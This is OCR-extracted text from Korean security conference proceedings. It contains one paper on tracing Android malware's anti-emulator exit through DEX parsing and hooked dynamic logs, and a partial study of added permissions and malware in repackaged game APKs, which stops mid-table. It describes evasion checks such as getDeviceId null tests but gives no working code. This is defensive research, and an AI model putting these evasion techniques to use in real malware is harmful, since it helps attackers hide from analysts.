이 논문은 2017년도정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No.NRF-2015R1D1A1A01059484)

[참고문헌]

[1] Perrig, Adrian, John Stankovic, and David Wagner. "Security in wireless sensor networks." Communications of the ACM 47.6 (2004): 53-57.

[2] Zhang, Wensheng, and Guohong Cao. "Group rekeying for filtering false data in sensor networks: A predistribution and local collaboration-based approach." INFOCOM 2005. 24th Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings IEEE. Vol. 1. IEEE, 2005.

[3] Al-Karaki, Jamal N., and Ahmed E. Kamal. "Routing techniques in wireless sensor networks: a survey." IEEE wireless communications 11.6 (2004): 6-28.

[4] Perrig, Adrian, John Stankovic, and David Wagner. "Security in wireless sensor networks." Communications of the ACM 47.6.

[5] Li, Feng, and Jie Wu. "A probabilistic voting-based filtering scheme in wireless sensor networks." Proceedings of the 2006 international conference on Wireless communications and mobile computing.ACM, 2006.

B-3 모바일 보안 2

이 인 희 (한남대)

- **안드로이드 실행파일과 동적 로그를 활용한 코드 분석에 대한 연구**
  하상민, 강성은, 정수환
- **안드로이드 권한 기반 리패키징 게임 애플리케이션의 악성 여부에 관한 연구**
  이상민, 김승주
- **안드로이드 APK 파일 재컴파일을 통한 모바일 문서 보안 솔루션 취약점 분석**
  이상민, 김형식
- **안드로이드 어플리케이션 패키지에 포함된 검증키를 이용한 JNI Caller 검증 방법**
  홍석, 김동욱

안드로이드 실행파일과 동적 로그를 활용한 코드 분석에 대한 연구

하상민* 강성은** 정수환**

*숭실대학교 IT융합소프트웨어학과, **숭실대학교 정보통신공학과,

***숭실대학교 전자정보공학부

A study on code analysis using Android executable and dynamic log

Sangmin Ha*, Sungeun Kang**, Souhwan Jung***

*School of Information and Software Engineering, Soongsil University. **School of Information and Telecommunication Engineering, Soongsil University. ***School of Electronic Engineering, Soongsil University.

요 약

안드로이드 악성코드 제작자는 난독화를 통해 분석가의 악성코드 분석 행위를 방해하며, 루팅 환경이나 가상머신 등 현재 악성코드가 동작되는 환경을 탐지하여 동적 분석을 회피하고 있다. 본 논문에서는 코드 분석과 동적 로그를 통하여 악성 어플리케이션의 분석 방해 행위를 설명하고 동적 분석 중에 분석 회피 기술을 탐지하여 악성 어플리케이션의 종료 원인을 밝히는 과정을 제안하고자 한다. 또한 동적 분석 과정에서 실행 영역과 비실행 영역에서의 코드 커버리지에 대하여 설명한다.

I. 서론

2007년 11월에 안드로이드 플랫폼을 휴대용 장치 운영 체제로서 무료 공개한다고 발표한 후 48개의 하드웨어, 소프트웨어, 통신 회사가 모여 만든 오픈 핸드셋 얼라이언스(Open Handset Aliance, OHA)에서 공개 표준을 위해 개발되고 있으며, 현재 안드로이드는 7.0 버전인 Nougat 까지 개발 되고 있어, 지속적으로 발전되고 있다고 볼 수 있다[1].

안드로이드는 컴퓨터보다 사용자에게 친밀하여 개인적인 사용자가 늘어나고 있고 국내의 경우 2013년 이미 스마트폰 보급률이 73%을 넘어섰으며 전 세계 인구 당 스마트폰 보급률은 2014년 24.5%로 20%인 PC 보급률을 넘어섰다.[2] 그와 동시에 리패키징이나 스미싱 등의 취약점을 가지고 있는 안드로이드는 랜섬웨어나 개인정보 탈취, 정상앱으로의 위장 등 다양한 악성코드의 피해가 발견되고 있는 상황이며,[3] 본 논문에서는 코드 분석과 동적 로그 통하여 코드 커버리지와 동적 앱 종료 원인을 밝히는 과정을 설명하고자 한다.

서론에 이어 본 논문의 2장에서 배경지식을 통해 안드로이드 악성코드의 분석 방해 기법에 대하여 기술한다. 3장에서는 정적 분석을 위한 classes.dex 파일의 구성 소개와 제안된 프로그램을 통해 코드 흐름을 파악하고 동적 분석을 위한 후킹 시스템에 대하여 소개하며 4장에서 정적, 동적을 통한 결과를 통해 코드 커버리지와 악성 앱이 종료된 원인을 밝혀내는 과정을 설명한다. 마지막으로 본 논문에서 보완 할 부분과 향후 연구 방향을 제시한다.

II. 배경 지식

안드로이드 악성코드 제작자는 금전적인 목적을 가지고 있으며, 악성코드 생존력이 증가할수록 금전의 이익이 늘어난다 할 수 있다. 따라서 다음에 소개되는 기술을 통해 분석 과정을

방해하는 기술을 설명하고 있으며, 분석 기술인 hooking 과정에 설명하고자 한다.

2.1 Rooting Detection

안드로이드는 샌드박스라는 제한적 환경에서 어플리케이션을 실행하고 있다. 안드로이드 악성코드 역시 마찬가지로 샌드박스에서 동작되고 있으며 분석가는 높은 권한을 가지는 root 계정의 권한을 통해 제한되지 않는 분석환경을 통해 다양한 분석 시도를 하게 된다. 따라서 악성코드 제작자는 이러한 권한체크를 함으로써 분석 방해를 미리 탐지하여 악성행위를 하지 않고 종료함으로써 동적 분석을 방해하고 해당 악성코드의 생존력을 높이고 있다고 할 수 있다.

2.2 Anti Emulator

안드로이드 악성코드를 실제 디바이스에서 동적 분석을 시도하면 악성코드는 가장 많은 결과를 도출할 수 있지만 다른 악성코드를 재분석하고자 할 때 디바이스가 이미 오염된 환경이므로 초기화 과정이 따로 필요하다는 단점이 있다. 이로 인해 분석가는 초기화 과정이 비교적 쉬운 Emulator 환경에서 동적 분석을 시도하지만 악성코드 제작자는 Emulator 환경을 탐지하여 분석을 방해하고 있다.

2.3 Hooking

Hooking은 소프트웨어 공학 용어로, 운영 체제나 응용 소프트웨어 등의 각종 컴퓨터 프로그램에서 소프트웨어 구성 요소 간에 발생하는 함수 호출, 메시지, 이벤트 등을 중간에서 바꾸거나 가로채는 명령, 방법, 기술이나 행위를 말한다. 이때 이러한 간섭된 함수 호출, 이벤트 또는 메시지를 처리하는 코드를 hook이라고 한다[2].

동적 분석 환경은 악성 어플리케이션이 동작하며 호출되는 method의 인자값 등을 분석가에게 메시지를 남겨 분석에 활용되어진다. 이때 hooking 기술을 활용하게 되는데 이 과정에서 root 권한이 필요하게 된다. 따라서 분석하기 위해 hooking을 한다면 악성코드는 root 환경을 탐지하기에 분석가는 해당 과정을 대비하여야 한다.

III. 제안 기법

제안되는 기법을 구현하기 위해서는 정적분석 과정과 동적분석을 통한 로그 과정이 필요하다.

3.1 Dex 바이너리를 통한 API 정보 획득




Fig. 1 Dex File Header

안드로이드 앱 실행파일인 APK(Android Package Kit)에서는 실제로 앱이 동작될 때 개발자가 작성한 Java Bytecode가 classes.dex라는 파일안에 최적화되어 작성되어 있다. 이 classes.dex 파일안에는 Fig. 1와 같은 형식으로 구성되어 있으며 각 영역의 주요 정보는 아래 Table.1과 같다[4].

필드명	역할
Header	각각의 필드 크기와 offset값을 나태냄
String_ids	해당 앱에서 사용되는 모든 String 정보를 포함

Type_ids	메쏘드 리턴 타입 정보를 나타냄
Proto_ids	함수의 원형의 정보를 나타냄
Field_ids	클래스 내부의 변수명을 나타냄
Method_ids	메쏘드 이름 정보를 나타냄
Class_defs	클래스 정보를 나타내며 실제 메쏘드 내부에서 실행되는 코드도 정의되어 있음

Table. 1. Dex Fields Info




Fig. 2. Method Call Relationship

classes.dex 파일의 헤더정보를 통해 각각의 class들과 method 안에서 동작되는 실행코드들을 확인하고 함수를 호출하는 Dalvik 명령어와 인자값을 통해 해당 앱에서 호출되는 api들을 알아낼 수 있었다. Fig. 2의 그림은 호출자 class의 method에서 호출하는 대상의 과정을 나타낸 것이며, "0x0 Lcom/apps/kr/androids/stor/main/MainActivity; onCreate" 에서 "0x0"은 해당 명령어의 주소를 나타내고 있다. "Lcom/apps/kr/androids/stor/main/MainActivity;"는 호출하는 class명을 나타내고 있으며, 마지막으로 "onCreate"는 해당 class 내부에 존재하는 method 이름이다. 아래 줄에 "Landroid/app/Activity; onCreate" 에서 "Landroid/app/Activity;"는 호출되는 대상 class 명이며 "onCreate"는 호출되는 대상 class의 method 내부에 존재하는 method 이름이다. 실제로 Fig. 2의 내용은 실제 악성코드가 처음 실행되는 Main Activity의 실행코드 부분이며 사용자가 앱의 아이콘인 런처를 터치하면 실행되게 된다. 예제의 내용은 실제 Main Activity가 사용자에게 UI(User Interface)를 제공하는 Activity class를 상속하여 화면에 보여주게 되는 과정을 나타낸다. 다음 라인은 "0x6" 주소에서 "Lcom/apps/kr/androids/stor/utilpack/d; a"가 확인되는데 "com/apps/kr/androids/stor/utilkpack"라는 이름을 가진 class의 "a" method를 호출하는 것을 나타내고 있다. 결론적으로 안드로이드 실행파일인 APK의 classes.dex 파일로부터 해당 앱의 호출관계를 얻을 수 있었다[5].

3.2 Hooking을 통한 동적 로그 획득

안드로이드에서 함수 호출시 그 과정을 동적 로그를 얻기 위해서는 우선 안드로이드 소스코들을 수정한 후 컴파일을 하는 방법과 Xposed FrameWork를 이용하는 등 여러 방법이 있지만 본 논문에서는 안드로이드 소스코드를 수정하여 컴파일을 한 후 가상머신에 안드로이드 운영체제를 실행하였으며[6], 후킹 과정은 본 논문에서 언급하지 않는다.

우선 후킹 하고자 하는 class를 "Log" class를 통해 메시지를 남기고, 후에 logcat 명령어로 후킹 메시지를 확인할 수 있게 설정하였다. 또한 호출되는 class와 method를 모니터링하기 위해 Dex File class를 후킹하여 아래 Table. 2에 정리하였고, 앱을 실행하게 되면 logcat을 통해 호출되는 실행되는 class와 method를 확인할 수 있게 된다.

method name	content
constructor	Opens a DEX file from a given filename. This will usually be a ZIP/JAR file with a "classes.dex" inside.
openDexFile	Open a DEX file based on a {@code byte[]}. The value returned is a magic VM cookie.
loadClassBinaryName	Loads a class. Returns the class on success, or a {@code null} reference on failure.
defineClass	Enumerate the names of the classes in this DEX file.

Table. 2 Hooked Dex Class Info



Fig. 3. Dynamic Log

Fig 3의 내용은 실제 악성 어플리케이션을 후킹된 가상의 머신에서 동작시킨 후 logcat을 통해 확인된 후킹 로그이며 "(3063)"은 해당 어플리케이션이 동작될 때의 PID이다. 또한 첫 번째 중괄호 안의 메시지는 "[Class,Method]"를 나타낸 것이며 "[ValueName]:Argument" 를 나타내고 있다. 따라서 "(3063): [DexFile, DexFile][fileName] : /data/app/com.apps.kr.androids.stor-1.apk"를 해석하면 악성 앱이 동작 시 3063의 PID를 가지고 DexFile Class를 호출하며 DexFile Method(여기선 생성자를 의미)를 호출하고 있으며 filename이라는 변수에 /data/app/com.apps.kr.androids.stor-1.apk라는 인자값을 받고 있다는 의미를 나타낸다.

IV. 실험 결과

Fig 3. 의 로그에서 DexFile class의 defineClass Method의 메시지를 확인하면 com.apps.kr.androids.main.MainActivity와 com.apps.kr.androids.stor.utilpack.d class가 호출되며 마지막으로 TelephonyManager class의 getDeviceId Method가 null값을 호출하며 로그를 종료하고 있어, 해당 앱은 여러 class가 존재함에도 불구하고 두 개의 class를 호출한 후 TelephonyManager 로그만을 남기고 해당 앱이 더 이상 실행되지 않고 종료하게 된다고 할 수 있다.




Fig. 4. com.apps.kr.androids.stor.utilpack.d Class Code info

Fig. 4의 실제 com.apps.kr.androids.stor.utilpack.d class method의 코드 내용을 보면 0x18 주소에서 android/telephony/TelephonyManager class의 getDeviceId라는 method를 호출하며 디바이스고유 값을 가져오게 되는데 해당 method에서 return 값이 null값으로 반환되고 이후로 로그가 확인되지 않아 해당 method를 마지막으로 앱이 종료됐다 할 수 있다. 이는 실제 디바이스 여부를 확인하고 악성코드를 동작시키려는 악성코드 제작자의 목적이라 할 수 있다.

V. 결론

본 논문에서는 classes.dex 파일의 분석과 후킹된 동적 머신을 이용하여 악성 어플리케이션의 실행 로그를 확임 함으로써 해당 어플리케이션의 종료 지점과 종료된 원인을 파악할 수 있었다. 하지만 최근의 안드로이드 악성코드에서 NDK 영역으로의 코드도 포함되어 있어 Java API 후킹 뿐만 아니라 NDK 영역에서의 동적 로그 분석을 위한 후킹 또한 필요하다. 또한 완벽한 코드 커버리지와 원인 파악을 위해서는 앱에서 동작하는 모든 class와 method에 대하여 후킹을 미리 해놓아야 하는 단점이 있으며, 후킹 작업을 하기 위해서 루팅 작업을 한다면 루팅 탐지 기술에 효과적으로 대비하여야 하는 단점이 있다. 또한 다양한 버전의 후킹 시스템 또한 재디자인 하여야 하는 단점 역시 존재한다.

앞서 말한 단점들은 악성코드가 발전할수록 분석가의 보완이 필요한 영역이다. 향후 추가적인 연구를 통해 제안한 시스템에 업데이트 하여 지능화 되는 악성코드에 대비하도록 보완해 나갈 계획이다.

Acknowlegment

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음(IITP-2017-2012-0-00646)
이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2016-0-00078, 맞춤형 보안 서비스 제공을 위한 클라우드 기반 지능형 보안 기술 개발)

[참고문헌]

[1] Dalvik Executable format, https://source.android.com/devices/tech/dalvik/dex-format

[2] “Mobile trends in 2015,” KT Economic Management Institute, Jan. 2015.

[3] http://www.boannews.com/media/view.asp?idx=54676, May. 2017.

[4] Dong-Hyeok Park, Eui-Jung Myeong, Joobeom, YunEfficient Detection of Android Mutant Malwares Using the DEX file, Aug. 2016

[5] Arzt, Steven, et al. "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps." Acm Sigplan Notices 49.6 (2014): 259-269.

[6] Yoon, Chanmin, et al. "AppScope: Application Energy Metering Framework for Android Smartphone Using Kernel Activity Monitoring." USENIX Annual Technical Conference. Vol. 12. 2012.

안드로이드 권한 기반 리패키징 게임 애플리케이션의 악성 여부에 관한 연구*

이상민[1], 김승주[2]

고려대학교 정보보호대학원

A Study on malicious behaviors of Android Permission based Re-Packaging Game Applications

Sang-Min Lee[1], Seung-Joo Kim[2]

*Center for Information Security Technologies(CIST), Korea University.

요 약

애플리케이션의 리패키징은 공식적으로 배포하는 정상 애플리케이션을 디컴파일하여 코드 변경 후 다시 애플리케이션으로 제작하는 것을 말한다. 현재 비공식 경로를 통해 다양한 리패키징 애플리케이션이 배포되고 있으며 특성 상 제작자를 알 수 없기 때문에 이에 따른 보안 위험성은 통상적으로 널리 알려져 있다. 이에 따라 안드로이드 운영체제는 알 수 없는 출처의 애플리케이션 설치 시 간단한 경고 문구를 제공하고 있지만 최종 선택을 사용자의 선택에 맡기기 때문에 리패키징 애플리케이션에 설치에 따른 피해가 지속적으로 발생하고 있다. 특히 전체 리패키징 애플리케이션 중에서 과금 정책, 일정 시간 광고 재생, 플레이 횟수 제한과 같이 방해 요소가 존재하는 게임 애플리케이션이 높은 비율을 차지하고 있으며 사용자들은 광고 삭제, 무제한 플레이와 같이 당장 얻을 수 있는 이익에 우선하여 리패키징 애플리케이션을 설치하고 있다. 따라서 본 논문에서는 리패키징 애플리케이션 중 높은 비율을 차지하는 게임 분야의 애플리케이션을 대상으로 정상 애플리케이션과 리패키징 게임 애플리케이션의 권한 차이를 비교하고, 해당 결과를 기반으로 분석 대상을 선정 및 분석하여 리패키징 애플리케이션의 설치에 따른 위험성을 직접적으로 제기한다.

I. 서론

스마트 기기는 다양한 분야의 애플리케이션을 설치 및 사용함으로써 기능을 확장할 수 있다. 이러한 애플리케이션 제작자는 광고 삽입, 과금에 따른 추가기능 제공과 같은 방식으로 이익을 추구할 수 있다. 하지만 이는 사용자에게 불편함을 초래할 수 있고, 이와 같은 방해 요소를 제거하여 리패키징 후 재배포하는 일명 리패키징 애플리케이션이 존재하게 되었다. 특히 리패키징 애플리케이션 중에서는 과금, 일정 시간 광고 재생 및 플레이 횟수 제한과 같은 플레이 방해 요소가 존재하는 게임 분야의 애플리케이션이 높은 비율을 차지하고 있다.

국내에서 대표적으로 안드로이드 기반 리패키징 애플리케이션을 배포하는 사이트인 크즈닷컴은 자체적으로 리패키징 애플리케이션을 배포하지 않고, 국외의 APKHome에서 제공하는 리패키징 애플리케이션 제공 서비스를 리다이렉트하여 제공하는 방식을 사용한다.[1, 2] 현재 APKHome에서는 총 18,823개의 리패키징 애플리케이션을 제공하고 있으며, 이 중에서 게임 애플리케이션은 8,193개로 이는 해당 웹사이트에서 제공하는 전체 리패키징 애플리케이션 중 43.5%에 해당하는 수치이다. 또한 구글 플레이 스토어의 경우에도 게임 카테고리를 가장 세분화하여 별도로 운영하고 있어 교육, 생활, 운동과 같은 이 외의 애플리케이션에 비

* 본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음 (IITP-2017-2015-0-00403)

1 주저자, leesangmin@korea.ac.kr

2 교신저자, skim71@korea.ac.kr

해 게임 애플리케이션이 차지하는 비율이 높다는 것을 알 수 있다.[3]

이러한 안드로이드 리패키징 애플리케이션은 일명 크랙이라 불리는 리패키징 과정을 거쳐 만들어지고 해당 과정에서 애플리케이션 내의 소스코드를 마음대로 추가, 변경 및 제거 할 수 있기 때문에 리패키징 애플리케이션 제작자의 의도에 따라 계정 탈취, 개인 정보 유출 및 백도어와 같은 악성 행위 코드를 삽입하여 배포할 수 있다. 실제로 2016년 포켓몬GO 게임 애플리케이션의 경우, 국내에 배포가 늦어져 일반 사용자들은 리패키징 애플리케이션을 설치하여 게임을 플레이하였고 일부 리패키징 애플리케이션에 백도어가 존재 하여 문제가 된 바 있다.[4]

이처럼 리패키징 게임 애플리케이션의 보안 위험성 문제로 안드로이드 운영체제에서는 알 수 없는 출처에서 구매한 애플리케이션 설치 시 경고 창을 띄워 사용자가 선택적으로 설치하도록 하고 있다. 그럼에도 불구하고 앞서 언급한 사례와 같이 리패키징 애플리케이션의 악성 여부와 상관없이 미 배포 애플리케이션 사전 설치, 유료 애플리케이션의 무료 설치, 아이템 무제한 사용, 광고 제거와 같이 당장의 게임상 얻을 수 있는 이익을 위해 설치함으로써 이에 따른 피해 사례가 지속적으로 발생하고 있다.

본 논문에서는 APKHome에서 제공하는 2200개의 리패키징 게임 애플리케이션과 이에 대응하는 정상 애플리케이션 및 권한을 수집하고 해당 권한의 비교 분석을 통해 정상 및 리패키징 게임 애플리케이션 간 설치 시 요청하는 권한의 차이점을 식별한다. 해당 결과를 바탕으로 분석 대상 애플리케이션을 선정 및 분석하여 리패키징 애플리케이션 설치에 따른 위험성을 제기하고자 한다.

2장에서는 악성 리패키징 애플리케이션 분석 및 탐지에 관한 관련 연구를 서술한다. 3장에서는 정상/리패키징 게임 애플리케이션 수집 및 각 애플리케이션의 권한 데이터 수집 과정을 설명하고, 4장에서 권한의 비교 분석을 통해 리패키징 게임 애플리케이션이 가지는 권한의 특성을 식별한다. 5장에서는 앞선 결과를 바탕으로 분석 대상을 선정하고 온라인 멀웨어 분석 도구를 활용하여 해당 애플리케이션의 보안 위험성을 식별하며, 6장에서 결론 및 향후 연구 방향을 서술한다.

II. 관련 연구

2.1 악성 리패키징 애플리케이션 탐지

애플리케이션의 리패키징은 정상적인 애플리케이션을 디컴파일하여 소스 코드를 복원하고 일부 추가, 삭제 및 수정 후 다시 애플리케이션으로 제작하는 것을 의미한다. 이러한 리패키징 애플리케이션의 경우, 공식적인 애플리케이션 마켓(플레이스토어, 앱 스토어)을 통해 배포하기는 힘들지만, 별도로 애플리케이션에 대한 검증 과정이 없는 Third-party 마켓을 통해서는 배포가 가능하다. 이에 따라 2012년 [5]의 Wu Zhou 외 3명은 Third-party 안드로이드 마켓에 있는 리패키징 스마트폰 애플리케이션의 탐지를 위해 퍼지 검색 알고리즘을 사용한 DroidMOSS 도구를 제작하여 유사도 비교를 통한 리패키징 애플리케이션 탐지 방안을 제안하였다. 이 후, 2014년 [6]의 Wenjun Hu 외 5명은 메소드 호출 그래프 기반의 정적 분석을 위한 MIGDroid 시스템을 제안하였다. 해당 연구에서는 정상 애플리케이션의 호출 그래프와 악성 코드의 호출 그래프 간 결합도 차이를 이용한 탐지 방법을 사용하였다. 앞선 [5, 6]의 연구는 악성 리패키징 애플리케이션의 탐지 방안을 제안하였지만, 탐지한 각 애플리케이션이 수행하는 악성 행동의 식별에 대해서는 다루고 있지 않다.

III. 정상/리패키징 게임 애플리케이션 및 요청 권한 수집

본 장에서는 정상 게임 애플리케이션과 비교 분석이 가능한 리패키징 게임 애플리케이션을 수집하기 위한 과정을 설명한다.

3.1 리패키징 게임 애플리케이션 수집

국외의 대표적인 리패키징 애플리케이션 배포 서비스인 APKHome 웹 사이트를 이용하




Figure 1. 리패키징 게임 애플리케이션의 수집 과정

여 리패키징 게임 애플리케이션을 다운로드 하였다. 이후 정상 게임 애플리케이션과 1:1 비교를 수행하기 위해 apk 파일명과 패키지 명을 기준으로 최신 버전의 애플리케이션을 제외한 나머지 중복 리패키징 게임 애플리케이션을 제거하는 과정을 거치고, 서비스가 종료된 애플리케이션을 다시 한 번 걸러내는 작업을 수행하였다. Fig 1.은 리패키징 게임 애플리케이션의 수집 과정을 나타내며, 자세한 내용은 다음과 같다.

먼저, (a)리패키징 게임 애플리케이션을 제공하는 웹 서비스에서는 총 8,193개의 게임 애플리케이션을 제공하고 있으며 다운로드 링크를 수집하는 웹 크롤러를 작성하여 사이트에서 제공하는 모든 리패키징 게임 애플리케이션의 설치 링크를 수집하였다. 이 후 해당 링크에 대해 리눅스에서 제공하는 wget 명령을 활용하여 리패키징 게임 애플리케이션을 다운로드하였으며, 다운로드가 불가능한 1,139개 애플리케이션을 제외한 총 7,054개의 리패키징 게임 애플리케이션을 설치하였다.

둘째로, (b)중복 애플리케이션을 제거하는 과정을 수행하기 위해 안드로이드 애플리케이션 특성 상 버전이 달라도 패키지 명은 동일한 특성을 이용하였다. 이를 통해 안드로이드 애플리케이션 분석에 사용하는 오픈 소스 도구인 'AndroGuard'를 활용하여 7054개 애플리케이션에 대한 패키지 명을 추출하였다.[7] 이와 같이 추출한 패키지 명과 각 애플리케이션의 파일명을 기준으로 최신 버전을 제외한 나머지 중복 애플리케이션을 제거하는 작업을 수행하였고 최종적으로 2610개의 애플리케이션을 수집하였다.

마지막으로 (c)안드로이드 플레이 스토어에 각 2610개의 애플리케이션에 대한 정보 요청 쿼리를 전송하고 서비스가 종료되어 요청 쿼리에 응답이 오지 않는 363개의 애플리케이션을 제외한 총 2200개의 애플리케이션을 수집했다.

3.2 정상/리패키징 게임 애플리케이션의 요청 권한 수집

정상 게임 애플리케이션은 Fig 1.의 2-2과정에서 추출한 리패키징 게임 애플리케이션의 패키지 명을 활용하였다. 구글 플레이 스토어에 대해 추출한 패키지 명과 동일한 정상 애플리케이션을 대상으로 권한 정보를 요청하는 크롤러를 작성하여 수집하였다.

리패키징 게임 애플리케이션의 요청 권한은 수집한 2200개의 애플리케이션에 대해 안드로이드 애플리케이션 분석을 위한 오픈 소스 도구인 AndroGuard에서 제공하는 라이브러리 함수를 사용하여 추출하였다.

IV. 정상/리패키징 게임 애플리케이션 간 권한 분석

4.1 정상/리패키징 게임 애플리케이션 간 요청 권한의 비교 분석

정상 게임 애플리케이션에 대해 광고 삭제, 게임 내 무한 자원 사용과 같은 기능을 위해 리패키징을 수행하게 되는데, 이는 애플리케이션 자체의 코드를 변경하고 리패키징하는 방법을 사용한다.[8] 따라서 정상 게임 애플리케이션과 리패키징 게임 애플리케이션이 요구하는 권한에는 차이가 없어야 한다.

Fig 2.는 2200개의 정상/리패키징 게임 애플리케이션이 요구하는 권한 차이를 비교 분석한 결과를 나타낸다. 이와 같이 정상/리패키징 게

임 애플리케이션 간 권한에 변동이 없는 애플리케이션은 55개로 전체 2200개 애플리케이션 중 2.5%의 수치를 보였고, 나머지 97.5%에 해당하는 2145개 애플리케이션은 정상/리패키징 게임 애플리케이션 간 서로 다른 권한을 요청하는 것을 알 수 있다.




Figure 2. 정상/리패키징 게임 애플리케이션의 권한 비교 결과

4.2 정상/리패키징 게임 애플리케이션 간 요청 권한의 통계

Fig 3.은 정상 게임 애플리케이션과 1:1 매칭되는 리패키징 게임 애플리케이션에서 새로 추가 된 권한들의 통계를 나타낸다. 이 중 상위 10개 권한은 전체 추가 권한 중 79.7%를 차지하여 리패키징 게임 애플리케이션에서 높은 비율을 차지하는 권한이라는 것을 식별할 수 있다. 해당 상위 10개 권한은 안드로이드 개발자 웹 사이트에서 공식적으로 분류한 위험 권한에 해당하는 READ_PHONE_STATE, WRITE_EXTERNAL_STORAGE, GET_ACCOUNTS 권한과 인터넷 연결과 관련한 INTERNET, ACCESS_NETWORK_STATE 권한 그리고 스마트 기기의 알림과 관련한 SYSTEM_ALERT_WINDOW 권한이 포함되어 있음을 확인하였다.[9]




Figure 3. 리패키징 게임 애플리케이션에서 새로 추가된 권한의 개수

결론적으로 정상 및 리패키징 게임 애플리케이션 2200개의 요청 권한을 비교 분석한 결과 정상/리패키징 게임 애플리케이션 중 97.5%에 해당하는 2145개 애플리케이션이 서로 다른 권한을 가지고 있었으며, 가장 많이 추가된 상위 10개 권한에는 위험 권한, 인터넷 기능 및 알림 기능 관련 권한이 포함되어 있다. 또한 이는 전체 추가된 권한의 79.7%를 차지하여 나머지 모든 추가된 권한을 합한 값보다 높은 비율을 차지하고 있다는 것을 알 수 있다.

V. 온라인 멀웨어 분석도구를 활용한 리패키징 게임 애플리케이션 분석

본 장에서는 권한 비교 결과를 기반으로 추가 권한의 개수 및 위험 권한의 포함 여부를 고려하여 7개 리패키징 게임 애플리케이션을 선정하고, 이에 대해 Payload Security의 온라인 안드로이드 멀웨어 분석 도구를 사용하여 악성 행위 여부를 분석한다.[10]

5.1 분석 대상 선정

분석 대상 선정 기준은 정상 게임 애플리케이션에 1:1로 대응하는 리패키징 게임 애플리케이션 중 가장 많은 권한이 추가되었으며. 그 중 안드로이드 개발자 웹 사이트에서 분류하는 위험 권한을 가장 많이 포함한 애플리케이션을 말하며, 해당 조건에 맞는 상위 7개 리패키징 게임 애플리케이션을 선정하였다. Table 1.은

선정한 리패키징 게임 애플리케이션 목록을 보여준다.

Table 1. 분석 대상 목록

패키지 명	추가 권한 개수	위험 권한 개수
com.gamecircus.PrizeClaw	36	6
com.gamecircus.Paplinko	27	6
com.gamecircus.PrizeClaw2	22	6
com.alawar.treasuresofmontezuma3	16	5
com.mad.ducklife	16	10
com.sakis25games.gunsandspurs	15	10
com.gamonaut.blockyDemolitionDerby	12	3

5.2 분석 수행

Payload Security에서 제공하는 온라인 안드로이드 멀웨어 분석 도구를 사용하여 5.1에서 선정한 분석 대상 애플리케이션을 분석하였다. 해당 도구는 정적 분석 도구로 애플리케이션의 권한을 기반으로 악성 행위, 의심 행위를 분석하고 위협 등급을 1~100으로 표시하여 멀웨어 여부를 판단한다. 해당 도구를 활용하여 선정한 7개의 리패키징 게임 애플리케이션에 대해 분석한 결과 정상 게임 애플리케이션과 달리 리패키징 게임 애플리케이션은 DexClassLoader를 사용한 코드 인젝션이나 임의 IP 주소에 데이터를 전송하는 민감 정보 유출, 게임으로 위장한 멀웨어와 같은 악성 행위가 포함되어 있으며 Table 2.는 7개 리패키징 게임 애플리케이션에 대한 분석 결과를 나타낸다.

Table 2. 분석 결과

패키지 명	악성 행위	위협 점수 (/100)
com.mad.ducklife	JavaDropper 멀웨어 (원격 접속 및 제어)	100
com.sakis25games.gunsandspurs	JavaDropper 멀웨어 (원격 접속 및 제어)	100
com.gamecircus.Paplinko	코드 인젝션	76
com.gamecircus.prizeclaw	코드 인젝션	72
com.gamecircus.prizeclaw2	광고 가로채기	71
